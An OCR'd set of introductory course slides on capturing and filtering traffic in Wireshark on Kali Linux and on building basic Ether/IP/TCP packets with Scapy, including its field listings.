
```
root@kali:~# wireshark
```

- The Wireshark GUI will be prompted which will look similar to below fig.




Running Wireshark on Kali Linux

- The Blue fin present on the toolbar can be used to enable the sniffing on the selected interface.



Capturing Packets


- After clicking on the blue fin we can see the Wireshark header shows that we have started capturing packets transferring on the interface “eth0”.




- Now Let’s start capturing some packets.

Capturing some packets.

- Let’s bring do some trade in the packets and capture them.






Basics of Filters in Wireshark

- Filters are used to get the output of the packets that we desire to see as the output that were captured by Wireshark.

- For Example we can type : icmp which we will show all the ICMP packets that are captured by Wireshark.




Basics of Filters in Wireshark

- Wireshark provides a extensive option for filtering the display output.
- The list of filter option can be seen here:

  https://packetlife.net/media/library/13/Wireshark_Display_Filters.pdf
- By applying some of the filters we can see the display output is changed.
- These filters are accompanied some comparison operators which we learn in the next part.

Using Comparison Operators with Filters


- The Comparison Operators can be used to query the specific output. The Below example can be used to derive only the packets in which the destination IP is “192.168.152.149”. (filter: ip.dst eq 192.168.152.149)




Using Comparison Operators with Filters

- Let’s look into another example in which we filter the output on the basis of TCP Source Port. (filter: tcp.dstport eq 5050)

- As we can see in the below example we have a HTTP server running on port 5050 and the filter above will help us display only the TCP packets which have the destination port as 5050.





Saving the Network Traffic in a PCAP File.

- PCAP (Packet Capture File) is an application programming interface (API) for capturing network traffic.


- In order to save the network traffic in a PCAP using Wireshark we will follow the below steps :

  - We need to stop the packet capturing.


  - Then we will go to the file option > and select save as > “name of the file” > save as pcap.

Saving the Network Traffic in a PCAP File.

- Stop the capture by clicking on red fin.



- Saving the file as .pcap



Demo 1 : Analyzing captured credentials via wireshark

Reference : https://github.com/mchow01/Bootcamp/

Demo 2 : Analyzing malicious traffic via wireshark

Reference : https://github.com/mchow01/Bootcamp/

Introduction to Scapy

- Scapy is a python based library which is used in framing, forging, dissecting and sending the network packets as well as receiving network packets.


- We will discuss about Scapy in detail in this module in order to learn about :

  - Framing of the Network Packet
  - Learning the Network Packet Encapsulation
  - Packet Manipulation

Installing & Running Scapy on Kali

- For Installation of Scapy on kali : apt-get install scapy

- For Running scapy on kali just write scapy.



Demo 1 : Exploring Scapy

Framing a Packet: Learning the Packet Encapsulation


- In order to frame a packet we need to understand the packet Encapsulation.

- As you can see in the following diagram we framed a packet with 3 layers
  - Ether()
  - IP()
  - TCP()

  (with no information given to any layer)

```
>>> packet = Ether()/IP()/TCP()
>>> packet.display()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= 00:00:00:00:00:00
  type= IPv4
###[ IP ]###
     version= 4
     ihl= None
     tos= 0x0
     len= None
     id= 1
     flags=
     frag= 0
     ttl= 64
     proto= tcp
     chksum= None
     src= 127.0.0.1
     dst= 127.0.0.1
     \options\
###[ TCP ]###
        sport= ftp_data
        dport= http
        seq= 0
        ack= 0
        dataofs= None
        reserved= 0
        flags= S
        window= 8192
        chksum= None
        urgptr= 0
        options= []
```

Packet Encapsulation in-depth



Packet Encapsulation: Going Through Ether()


- In order to see what fields are there to provide in the Ether () layer we use command:

Command : ls(Ether)

On the Output we can see there are number of fields that can be provided to the layer like:

```
>>> ls(Ether)
dst        : DestMACField                = (None)
src        : SourceMACField              = (None)
type       : XShortEnumField             = (36864)
>>>
```

- dst: is for providing Destination MAC Address.
- src: is for providing Source MAC Address.



Packet Encapsulation: Going Through IP( )


- Similarly we will list all the fields present in the IP().

Command: ls(IP)

On the Output we can see there are number of fields that can be provided to the layer like:

```
>>> ls(IP)
version    : BitField (4 bits)                = (4)
ihl        : BitField (4 bits)                = (None)
tos        : XByteField                       = (0)
len        : ShortField                       = (None)
id         : ShortField                       = (1)
flags      : FlagsField (3 bits)              = (<Flag 0 ()>)
frag       : BitField (13 bits)               = (0)
ttl        : ByteField                        = (64)
proto      : ByteEnumField                    = (0)
chksum     : XShortField                      = (None)
src        : SourceIPField                    = (None)
dst        : DestIPField                      = (None)
options    : PacketListField                  = ([])
```

- len: defines the packet length
- src: defines the source IP Address
- dst: defines the destination IP Address



Packet Encapsulation: Going through TCP()


- Similarly we can list all the fields that can be defined in a TCP packet.

Command: ls(TCP)


On the Output we can see there are number of fields that can be provided to the layer like:

- sport: for defining the source port
- dport: for defining the destination port
- flags: for defining the flag type (like ACK, SYN, FIN, PSH, URG, RST)

```
>>> ls(TCP)
sport       : ShortEnumField                    = (20)
dport       : ShortEnumField                    = (80)
seq         : IntField                          = (0)
ack         : IntField                          = (0)
dataofs     : BitField (4 bits)                 = (None)
reserved    : BitField (3 bits)                 = (0)
flags       : FlagsField (9 bits)               = (<Flag 2 (S)>)
window      : ShortField                        = (8192)
chksum      : XShortField                       = (None)
urgptr      : ShortField                        = (0)
options     : TCPOptionsField                   = (b'')
>>>
```



Packet Encapsulation: Specifying essential fields in all layers (TCP Packet)




Packet Encapsulation: Building Ethernet Frame

